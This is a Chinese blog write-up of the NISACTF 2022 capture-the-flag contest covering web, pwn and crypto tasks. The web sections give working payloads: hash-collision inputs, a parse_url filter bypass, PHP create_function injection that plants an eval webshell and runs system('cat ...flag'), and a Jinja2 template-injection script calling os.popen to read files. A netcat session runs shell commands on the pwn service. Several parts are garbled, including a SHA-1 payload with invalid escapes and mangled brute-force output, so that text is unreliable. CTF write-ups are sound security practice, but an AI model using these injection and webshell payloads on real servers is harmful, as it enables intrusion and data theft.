

NISACTF_WriteUp

原创

[kinnisoy](#)



已于 2022-03-28 10:51:48 修改



160



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本文链接: <https://blog.csdn.net/kinnisoy/article/details/123789067>

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
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
福利题

问卷

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checkin


第一关：什么都没有，查看源码，发现disallow，直接访问 robots.txt ，来到第二关。



The screenshot shows a web browser with the address bar displaying "120.27.195.236:28991". The page content is "nothing here". The browser's developer tools are open, showing the HTML source code. A red box highlights the following code:

```
<!-- here is level 1 -->
<!-- disallow: -->
```

The text "CSDN @kinnisoy" is visible in the bottom right corner of the browser window.



The screenshot shows a web browser with the address bar displaying "120.27.195.236:28991/robots.txt". The page content is:

```
User-agent: *
Disallow:
Disallow: level_2_1s_h3re.php
```

The text "CSDN @kinnisoy" is visible in the bottom right corner of the browser window.

```
<?php
//here is level 2
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (md5($a1) === md5($a2)){
        echo $level3;
    }
    else{
        die("level 2 failed ...");
    }
}
else{
    show_source(__FILE__);
}
?>
```

CSDN @kinnisoy

payload

```
array1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&array2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2
```

Load URL http://120.27.195.236:28991/level_2_1s_h3re.php

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 Replace All

Post data

```
array1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&array2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2
```

Level__3.php

CSDN @kinnisoy

hash碰撞样例: <https://blog.csdn.net/cosmoslin/article/details/120973888>

第三关: sha1碰撞, 和上面一样

```
<?php
//here is level 3
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])) {
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2) {
        die("????");
    }
    if (shal($a1) === shal($a2)) {
        echo $level4;
    }
    else {
        die("level 3 failed ...");
    }
}
else {
    show_source(__FILE__);
}
?>
```

CSDN @kinnisoy

payload

```
array1=%25PDF-1.3%0A%25E2%E3%CF%D3%0A%0A%0A1%20%20obj%0A%3C%3C/Width%20%20%20R/Height%20%20%20R/Type%20%20%20R/Subtype%20%20%20R/Filter%20%20%20R/ColorSpace%20%20%20R/Length%20%20%20R/BitsPerComponent%20%20%20R/Stream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%7F%8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5%kE%1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&
array2=%25PDF-1.3%0A%25E2%E3%CF%D3%0A%0A%0A1%20%20obj%0A%3C%3C/Width%20%20%20R/Height%20%20%20R/Type%20%20%20R/Subtype%20%20%20R/Filter%20%20%20R/ColorSpace%20%20%20R/Length%20%20%20R/BitsPerComponent%20%20%20R/Stream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01s%F%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%7F%8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%10%26%FE%DF%B3%DC8%E9j%2/%E7%BDr%8F%0EE%BC%0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E%3.%DF%93%AC5%00%EBM%DC%0D%EC%1%A8dy%0Cx%2Cv%21V%60%DD%097%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```

Load URL

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64

Post data

level_level_4.php

CSDN @kinnisoy

第四关：需要传入参数 `NI_SA_`，但是正则匹配不允许上传 `_`，`.`，`(空格)`，所以需要绕过正则。

```
<?php
//here is last level
error_reporting(0);
include "str.php";
show_source(__FILE__);

$str = parse_url($_SERVER['REQUEST_URI']);
if($str['query'] == ""){
    echo "give me a parameter";
}
if(preg_match('/ |_|20|5f|2e|\./', $str['query']){
    die("blacklist here");
}
if($_GET['NI_SA_'] === "txw4ever"){
    die($level5);
}
else{
    die("level 4 failed ...");
}
```

?>

give me a parameterlevel 4 failed ...

CSDN @kinnisoy

百度一下 `parse_url`，

`url_scheme:@host[:port]][/path][?query][#fragment]`

查到这里，发现需要在path前面多加两条 `/`，即可让query匹配不到正确参数。

payload

`http://120.27.195.236:28991///level_level_4.php?NI_SA_=txw4ever`

```
<?php
//here is last level
error_reporting(0);
include "str.php";
show_source(__FILE__);

$str = parse_url($_SERVER['REQUEST_URI']);
if($str['query'] == ""){
    echo "give me a parameter";
}
if(preg_match('/ |_ |20|5f|2e|\./', $str['query'])){
    die("blacklist here");
}
if($_GET['NI_SA_'] === "txw4ever"){
    die($level5);
}
else{
    die("level 4 failed ...");
}
```

?>
give me a parameter 55_5_55.php

CSDN @kinnisoy

第五关：终于到最后一关了,orz...

看一下正则 `/^[a-z0-9_]*$/isD` 的意思:

- /i不区分大小写
- /s匹配任何不可见字符,包括空格、制表符、换页符等等,等价于`[\n\r\t\v]`
- /D如果使用`$`限制结尾字符,则不允许结尾有换行;

那么很显然,所有以数字,字母,下划线等开头的value都会被过滤,我们无法进入下面的.这里有一种bypass方式,在变量前面加上 `%5c` 即可。

使用第一个变量传递函数名,第二个变量传递函数内容来get flag。

函数名使用php官方函数 `create_function`

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-5FRqU9NX-1648434574790)(2022-03-27-20-06-13.png)]

测试函数执行1:

`?a=%5ccreate_function&b=return%222333%22;}phpinfo();/*` 上传后,函数为


```
create_function_anonymous(){
    return"2333";}
phpinfo();
/*}
```

← → 🔄 ⚠️ 不安全 | 120.27.195.236:28991/55_5_55.php?a=%5ccreate_function&b=return"2333";phpinfo();/*

PHP Version 7.3.11

System	Linux ed568f0c80b8 3.10.0-1160.25.1.el
Build Date	Oct 25 2019 03:27:12
Configure Command	'./configure' '--build=x86_64-linux-musl' '--dir=/usr/local/etc/php/conf.d' '--enable-openable-mysqld' '--with-password-argon2' '--with-curl' '--with-libedit' '--with-openssl' '--with-data' '--disable-cgi' 'build alias=x86_64-li

上传一句话木马: `b= return "2333";}eval($_REQUEST['kinnisoy']);/*`

遍历目录:

```
a=%5ccreate_function&b=return%222333%22;}eval($_REQUEST[%27kinnisoy%27]);/*&kinnisoy=var_dump(scandir(%27./%27));
```

到这时,发现flag文件,cat读取即可。

← → 🔄 ⚠️ 不安全 | create_function&b=return"2333";}eval(\$_REQUEST[%27kinnisoy%27]);/*&kinnisoy=var_dump(scandir(%27./%27)); 🔍

```
array(21) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "dev" [4]=> string(3) "etc" [5]=> string(4) "flag" [6]=> string(4) "home" [7]=> string(5) "media" [8]=> string(3) "mnt" [9]=> string(3) "opt" [10]=> string(4) "proc" [11]=> string(3) "run" [12]=> string(4) "sbin" [13]=> string(3) "srv" [14]=> string(3) "sys" [15]=> string(3) "tmp" [16]=> string(3) "usr" [17]=> string(3) "var" }
```

CSDN @kinnisoy

最终 payload

```
/55_5_55.php?a=%5ccreate_function&b=return%222333%22;}eval($_REQUEST[%27kinnisoy%27]);/*&kinnisoy=system(%27cat%20../../../../flag%27);
```

is secret

← → ↻ ⚠ 不安全 | 124.221.24.137:28944

Welcome To Find Secret

嗯?

← → ↻ ⚠ 不安全 | view-source:124.221.24.137:28944

换行 □
Welcome To Find Secret

嗯嗯? 瞅一眼 robots.txt

← → ↻ ⚠ 不安全 | 1

It is Android ctf

嗯嗯嗯??? secret???

查到往年的一道题: <https://www.wofai.com/article/2616>

WOW~ WOW~ WOW~

← → ↻ ⚠ 不安全 | 124.221.24.137:28944/secret

Tell me your secret.I will encrypt it so others can't see

当 `/secret?secret=awsds` secret的长度超过4时, 会报错。

File "/app/app.py", line 35, in secret

```
if(secret==None):
    return 'Tell me your secret.I will encrypt it so others can\'t see'
rc=rc4_Modified.RC4("HereIsTreasure") #解密
deS=rc.do_decrypt(secret)

a=render_template_string(safe(deS))

if 'ciscn' in a.lower():
    return 'flag detected!'

return a
```

CSDN @kinnisoy

上面给出来RC4加密时的密钥: `HereIsTreasure`

SST模板注入, 使用网上的脚本, 来编码payload。

```

#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time : 2022/3/26 19:51
# @Author : kinnisoy
# @Email : kinnisoy@gmail.com
# @File : secret.py
# @Software: PyCharm
# *-----*-----*-----*-----*-----*-----*
import base64
from urllib import parse

def rc4_main(key = "init_key", message = "init_message"):
#前往加密后得内容
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_encrypt(message, s_box))
    return crypt

def rc4_init_sbox(key):
    s_box = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    return s_box

def rc4_encrypt(plain, box):
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    cipher = "".join(res)
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))

key = "HereIsTreasure"
message = input("请输入明文:\n")
enc_base64 = rc4_main( key , message )
enc_init = str(base64.b64decode(enc_base64),'utf-8')
enc_url = parse.quote(enc_init)
print("rc4加密后的url编码:"+enc_url)
# #print("rc4加密后的base64编码"+enc_base64)
# payload1 查看当前目录
# {% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{% c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls /').read()") %}{% endif %}{% endfor %}
# payload2= 查看flag
# {% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{% c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag.txt').read()") %}{% endif %}{% endfor %}

```

执行代码

```
请输入明文:
{{% for a in [ ]...class...base...subclasses...}}){{% if a...name...=='catch_warnings' }}{{% a...init...__globals...['__builtin...'].eval('__import...')...
...secret cat /flag.txt'.read()'}}){{% endif %}}
nc 4加密后的url编码: .J%19S%C2%A5%15Km%2B%C2%94%C3%96S%C2%85%C2%8F%C2%B8%C2%97%0B%C2%90X5%C2%A4A%C3%9FMD%C2%AE%07%C2%8B%C3%9F7%C3%98%12%C3%85r%C3%A9%1B%C3%A4
%2A%C3%A7w%C3%9B%C2%9E%C3%B1h%1D%C2%82%25%C3%AD%C3%B4%06%29%7F%C3%B0%02%C2%9E%08%C3%87%C3%B7u
.%C3%BB%C2%95%14%C2%BFv%05%19j%C2%AEL%C3%9A-%C3%A3t%C2%AC%7FX%2C8L%C2%81%C3%91H%C3%BF%C3%B6%C3%A3%C3%9A%
%A6ny%C3%98%C3%8Aj%C2%BB%25X%15%C3%97%C2%84F%24%1As%5E%C2%9B%C3%97%C2%A4%20j%C2%A5/%17%1C%C3%9Fs%C2%AF6%C3%85%C2%A5%C2%B1
.%C3%A8%C2%A2Y%21%C2%A8%C3%A0%10%C2%8Aa%5D%5C%2B%C3%8E%C2%B0%C2%99%C3%A0%C2%BE%C2%87-%10x%20%5D%C3%9A%0B%C2%882P%C3%A3%C3%93%08n0%C3%AE%C3%BDb%C2%B1%C3%80
%C3%B6%1F%5B%C2%88B%23~%C3%A6%C2%BC%5D%C2%81%C3%BF%C3%88d%C2%AE%C2%B8%C3%8E2%C2%92%20C%2%B7%C2%B7%C2%95%C3%95Wj%C3%93%C2%B5%C3%AA_%C2%A1%2B%C2%87%C2%B5L
%08%27%3F%C3%96
CSDN @kinnisoy
```

payload secret=下面的值即可get flag

```
.J%19S%C2%A5%15Km%2B%C2%94%C3%96S%C2%85%C2%8F%C2%B8%C2%97%0B%C2%90X5%C2%A4A%C3%9FMD%C2%AE%07%C2%8B%C3%9F7%C3%98
%12%C3%85r%C3%A9%1B%C3%A4%2A%C3%A7w%C3%9B%C2%9E%C3%B1h%1D%C2%82%25%C3%AD%C3%B4%06%29%7F%C3%B0%02%C2%9E%08%C3%8
7%C3%B7u.%C3%BB%C2%95%14%C2%BFv%05%19j%C2%AEL%C3%9A-%C3%A3t%C2%AC%7FX%2C8L%C2%81%C3%91H%C3%BF%C3%B6%C3%A3%C3%9A%
C3%B5%C2%9A%C2%A6%23%06%C2%A7%C2%B8%C2%BB%C2%B9%C3%A6ny%C3%98%C3%8Aj%C2%BB%25X%15%C3%97%C2%84F%24%1As%5E%C2%9B%
C3%97%C2%A4%20j%C2%A5/%17%1C%C3%9Fs%C2%AF6%C3%85%C2%A5%C2%B1.%C3%A8%C2%A2Y%21%C2%A8%C3%A0%10%C2%8Aa%5D%5C%2B%
C3%8E%C2%B0%C2%99%C3%A0%C2%BE%C2%87-%10x%20%5D%C3%9A%0B%C2%882P%C3%A3%C3%93%08n0%C3%AE%C3%BDb%C2%B1%C3%80%
C3%B6%1F%5B%C2%88B%23~%C3%A6%C2%BC%5D%C2%81%C3%BF%C3%88d%C2%AE%C2%B8%C3%8E2%C2%92%20C%2%B7%C2%B7%C2%95%
C3%95Wj%C3%93%C2%B5%C3%AA_%C2%A1%2B%C2%87%C2%B5L%08%27%3F%C3%96
```

```
← → ↻ ⚠ 不安全 | 124.221.24.137:28944/secret?secret=.J%19S%C2%A5%15Km%2B%C2%94%C3%96S%C2%85%C2%8F%C2%B8%C2%97%0B%C2%90X5%C2%A4A%C3%9FMD%C2%AE%07%C2%8B%C3%9F7%C3%98%12%C3%85r%C3%A9%1B%C3%A4%2A%C3%A7w%C3%9B%C2%9E%C3%B1h%1D%C2%82%25%C3%AD%C3%B4%06%29%7F%C3%B0%02%C2%9E%08%C3%87%C3%B7u.%C3%BB%C2%95%14%C2%BFv%05%19j%C2%AEL%C3%9A-%C3%A3t%C2%AC%7FX%2C8L%C2%81%C3%91H%C3%BF%C3%B6%C3%A3%C3%9A%C3%B5%C2%9A%C2%A6%23%06%C2%A7%C2%B8%C2%BB%C2%B9%C3%A6ny%C3%98%C3%8Aj%C2%BB%25X%15%C3%97%C2%84F%24%1As%5E%C2%9B%C3%97%C2%A4%20j%C2%A5/%17%1C%C3%9Fs%C2%AF6%C3%85%C2%A5%C2%B1.%C3%A8%C2%A2Y%21%C2%A8%C3%A0%10%C2%8Aa%5D%5C%2B%C3%8E%C2%B0%C2%99%C3%A0%C2%BE%C2%87-%10x%20%5D%C3%9A%0B%C2%882P%C3%A3%C3%93%08n0%C3%AE%C3%BDb%C2%B1%C3%80%C3%B6%1F%5B%C2%88B%23~%C3%A6%C2%BC%5D%C2%81%C3%BF%C3%88d%C2%AE%C2%B8%C3%8E2%C2%92%20C%2%B7%C2%B7%C2%95%C3%95Wj%C3%93%C2%B5%C3%AA_%C2%A1%2B%C2%87%C2%B5L%08%27%3F%C3%96
```

'class' is not allowed. Secret is NSSCTF {0f6603ee-9e0c-486c-85da-8f7252eade0c}

PWN

ReorPwn?

题目给了nc，直接开连

```
D:\>nc 120.27.195.236 28992
evcxex ot tnaw uoy tahw em lleT:
```

Tell me what you want to execve: ? ? ?

反着来? 我也会! [ls](#) 查看!

```
D:\>nc 120.27.195.236 28992
evcxex ot tnaw uoy tahw em lleT:
ls
bin
dev
flag
lib
lib32
lib64
pwn
CSDN @kinnisoy
```

cat flag 拿下!

```
D:\>nc 120.27.195.236 28992
evcexe ot tnaw uoy tahw em lleT:
galf tac
NSSCTF {d26000e9-17f2-4a0d-a970-a6c3d3033ee9}
```

CRYPTO

sign_crypto

⊖ΣΣχΘ∇{η◇∞τ_nisa}Δ↔_ΛNτℓΞ}

CSDN @kinnisoy

? 什么鬼 希腊字母? 看看百度

现代希腊语字母表															
序号	Times New Roman		Arial		Garamond		Monotype Corsiva		PMingLiu		Lucida Sans Unicode		英文注音	音标注音	中文注音
1	A	α	A	α	A	α	Α	α	A	α	A	α	alpha	[ˈælfə]	阿尔法
2	B	β	B	β	B	β	Β	β	B	β	B	β	beta	[ˈbeɪtə]	1贝塔 2比特
3	Γ	γ	Γ	γ	Γ	γ	Γ	γ	Γ	γ	Γ	γ	gamma	[ˈgæmə]	伽马
4	Δ	δ	Δ	δ	Δ	δ	Δ	δ	Δ	δ	Δ	δ	delta	[ˈdeltə]	德尔塔
5	E	ε	E	ε	E	ε	Ε	ε	E	ε	E	ε	epsilon	[epˈsaɪlən]	埃普西龙
6	Z	ζ	Z	ζ	Z	ζ	Ζ	ζ	Z	ζ	Z	ζ	zeta	[ˈzi:tə]	1日-伊塔 2日-谏塔
7	H	η	H	η	H	η	Η	η	H	η	H	η	eta	[ˈi:tə]	伊塔
8	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	theta	[ˈθi:tə]	西塔
9	I	ι	I	ι	I	ι	Ι	ι	I	ι	I	ι	iota	[aiˈeʊtə]	1爱欧塔 2哟塔
10	K	κ	K	κ	K	κ	Κ	κ	K	κ	K	κ	kappa	[kæpe]	卡帕
11	Λ	λ	Λ	λ	Λ	λ	Λ	λ	Λ	λ	Λ	λ	lambda	[ˈlæmdə]	兰-布达
12	M	μ	M	μ	M	μ	Μ	μ	M	μ	M	μ	mu	[mju:]	1缪 2木
13	N	ν	N	ν	N	ν	Ν	ν	N	ν	N	ν	nu	[nju:]	1拗(niu) 2怒
14	Ξ	ξ	Ξ	ξ	Ξ	ξ	Ξ	ξ	Ξ	ξ	Ξ	ξ	xi	[ksai]	1克-赛2然-爱3可-西
15	O	ο	O	ο	O	ο	Ο	ο	O	ο	O	ο	omicron	[oumaikˈrən]	1欧麦克荣2欧米克荣
16	Π	π	Π	π	Π	π	Π	π	Π	π	Π	π	pi	[pai]	派
17	P	ρ	P	ρ	P	ρ	Ρ	ρ	P	ρ	P	ρ	rho	[rou]	楼
18	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	sigma	[ˈsigmə]	西格玛
19	T	τ	T	τ	T	τ	Τ	τ	T	τ	T	τ	tau	[tau]	1套 2拓
20	Υ	υ	Υ	υ	Υ	υ	Υ	υ	Υ	υ	Υ	υ	upsilon	[juːpˈsaɪlən]	1宇普西龙2哦普斯龙
21	Φ	φ	Φ	φ	Φ	φ	Φ	φ	Φ	φ	Φ	φ	phi	[fai]	1佛-爱 2佛-伊
22	X	χ	X	χ	X	χ	Χ	χ	X	χ	X	χ	chi	[kai]	1恺 2可-亿
23	Ψ	ψ	Ψ	ψ	Ψ	ψ	Ψ	ψ	Ψ	ψ	Ψ	ψ	psi	[psai]	1普西 2普赛
24	Ω	ω	Ω	ω	Ω	ω	Ω	ω	Ω	ω	Ω	ω	omega	[ˈoumɪgə]	1欧美伽 2欧米伽

注:所有的各种注音仅供参考,与标准的希腊语发音有区别。中文注音按照标准希腊语发音标注,并参考网上及教科书的中文注音,力求准确,但与标准的希腊语发音仍有出入。有些字母的读音不只一种,中文注音给出了不同的发音,需要连读为一个音节的,用“-”连结。 制作:MHL

CSDN @kinnisoy 2013/08/12

这给出来的就是flag的格式，{ } 括号告诉我的
再看看表，求和符号就是S吧，哎？

18	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	Σ	σ	sigma	[sigma]	西格玛
----	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	-------	---------	-----

22	χ	χ	χ	χ	χ	χ	χ	χ	χ	χ	χ	χ	chi	[kai]
----	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	-----	-------

8	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	Θ	θ	theta	['θi:tə]	西塔
---	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	----------	-------	----------	----

α	<code>\alpha</code>	κ	<code>\kappa</code>	ψ	<code>\psi</code>	F	<code>\digamma</code>	Δ	<code>\Delta</code>	Θ	<code>\Theta</code>
β	<code>\beta</code>	λ	<code>\lambda</code>	ρ	<code>\rho</code>	ε	<code>\varepsilon</code>	Γ	<code>\Gamma</code>	Υ	<code>\Upsilon</code>
χ	<code>\chi</code>	μ	<code>\mu</code>	σ	<code>\sigma</code>	\varkappa	<code>\varkappa</code>	Λ	<code>\Lambda</code>	Ξ	<code>\Xi</code>
δ	<code>\delta</code>	ν	<code>\nu</code>	τ	<code>\tau</code>	φ	<code>\varphi</code>	Ω	<code>\Omega</code>	\aleph	<code>\aleph</code>
ϵ	<code>\epsilon</code>	\omicron	<code>\omicron</code>	θ	<code>\theta</code>	ϖ	<code>\varpi</code>	Φ	<code>\Phi</code>	\beth	<code>\beth</code>
η	<code>\eta</code>	ω	<code>\omega</code>	υ	<code>\upsilon</code>	ϱ	<code>\varrho</code>	Π	<code>\Pi</code>	\daleth	<code>\daleth</code>
γ	<code>\gamma</code>	ϕ	<code>\phi</code>	ξ	<code>\xi</code>	ς	<code>\varsigma</code>	Ψ	<code>\Psi</code>	\gimel	<code>\gimel</code>
ι	<code>\iota</code>	π	<code>\pi</code>	ζ	<code>\zeta</code>	ϑ	<code>\vartheta</code>	Σ	<code>\Sigma</code>		

©SDN @kinniso

\dots	<code>\dots</code>	\cdots	<code>\cdots</code>	\vdots	<code>\vdots</code>	\ddots	<code>\ddots</code>
\hbar	<code>\hbar</code>	\imath	<code>\imath</code>	\jmath	<code>\jmath</code>	ℓ	<code>\ell</code>
\Re	<code>\Re</code>	\Im	<code>\Im</code>	\aleph	<code>\aleph</code>	\wp	<code>\wp</code>
\forall	<code>\forall</code>	\exists	<code>\exists</code>	\mho^a	<code>\mho^a</code>	∂	<code>\partial</code>
\prime	<code>\prime</code>	\prime	<code>\prime</code>	\emptyset	<code>\emptyset</code>	∞	<code>\infty</code>
∇	<code>\nabla</code>	\triangle	<code>\triangle</code>	\square^a	<code>\square^a</code>	\diamond^a	<code>\diamond^a</code>
\perp	<code>\perp</code>	\top	<code>\top</code>	\angle	<code>\angle</code>	\surd	<code>\surd</code>
\diamondsuit	<code>\diamondsuit</code>	\heartsuit	<code>\heartsuit</code>	\clubsuit	<code>\clubsuit</code>	\spadesuit	<code>\spadesuit</code>
\neg	<code>\neg</code> or <code>\lnot</code>	\flat	<code>\flat</code>	\natural	<code>\natural</code>	\sharp	<code>\sharp</code>

https://blog.csdn.net/kinniso

表 4.9 数学普通符号

\hbar \hbar	\imath \imath	\jmath \jmath	ℓ \ell
\wp \wp	\Re \Re	\Im \Im	∂ \partial
∞ \infty	\prime \prime	\emptyset \emptyset	∇ \nabla
\surd \surd	\top \top	\perp \perp	\sphericalangle \sphericalangle
\triangle \triangle	\forall \forall	\exists \exists	\neg \neg
\flat \flat	\natural \natural	\sharp \sharp	\clubsuit \clubsuit
\diamondsuit \diamondsuit	\heartsuit \heartsuit	\spadesuit \spadesuit	\backslash \backslash
\backprime \backprime	\hslash \hslash	\varnothing \varnothing	\vartriangle \vartriangle
\blacktriangle \blacktriangle	\blacktriangledown \blacktriangledown	\blacktriangledown \blacktriangledown	\square \square
\blacksquare \blacksquare	\lozenge \lozenge	\blacklozenge \blacklozenge	\textcircled{S} \textcircled{S}
\bigstar \bigstar	\sphericalangle \sphericalangle	\sphericalangle \sphericalangle	\nexists \nexists
\complement \complement	\mho \mho	\eth \eth	\Finv \Finv
\diagup \diagup	\Game \Game	\diagdown \diagdown	\kern \kern

查表对应即可。nisa那个地方，其实是上面的帽子符号，是widehat。所以是W。

funnycaeser

NRQ;P<uLliw^(XQ/QT\NDh

拿到密文，一看funny，就知道一点都不funny。

常规解，无解。

想到之前有变异凯撒的一道题，第一位位移 x ，第二位位移 $x+1$ ，依次下去。

来写脚本看看：这是第1次，从1开始偏移；第二次从2开始偏移；...26次

```
C:\Softwares\...python.exe D:/...caeser.py
NSS>TA{Strai4e_>aenaX}
OTT?UB|Tusbj5f`?bfobY~
PUU@VC}Uvtck6ga@cgpcZ
QVVAWD~Vwudl7hbAdhqd[e
RWWBXEØWxvem8icBeire\↵
SXXCYFeXywfn9jdCfjsf],
TYDZG↵Yzngo:keDgktg^f
UZZE[H,Z{yhp;lfEhluh_...
V[[F\I{f|ziq<mgFimvi`...
W\G]J,,\}{jr=nhGjnwja†
X]]H^K...~|ks>oiHkoxkb†
Y^^I_L†^Ø}lt?pjIlpylc^
Z__J`M†_ε~mu@qkJmqzmd%
[`KaN`↵↵ØnvArLKnR{neŠ
\aaLb0%a.εowBsmLos|of<
]bbMcPŠbf↵↵pxCtnMpt}pg(E
^ccNdQ.c,,qyDuoNqu~qh
_dd0eR(Ed...fzEvpOrvØri
`eePfS e†,,s{FwqPswēsj
affQgT f†...t|GxrQtX↵tk
bggRhU g^†u}HysRuy.uL‘
chhSiV h%o†v~IztSvz†vm’
diiTjW:iŠ^wØJ{uTw{,,wn“
ejjUkX:j<%xεK|vUx|...xo”
fkkVLY“k(BŠy↵L}wVy}†yp•
gllWmZ”L <z.M~xWz~†zq-
```

CSDN @kinnisoy

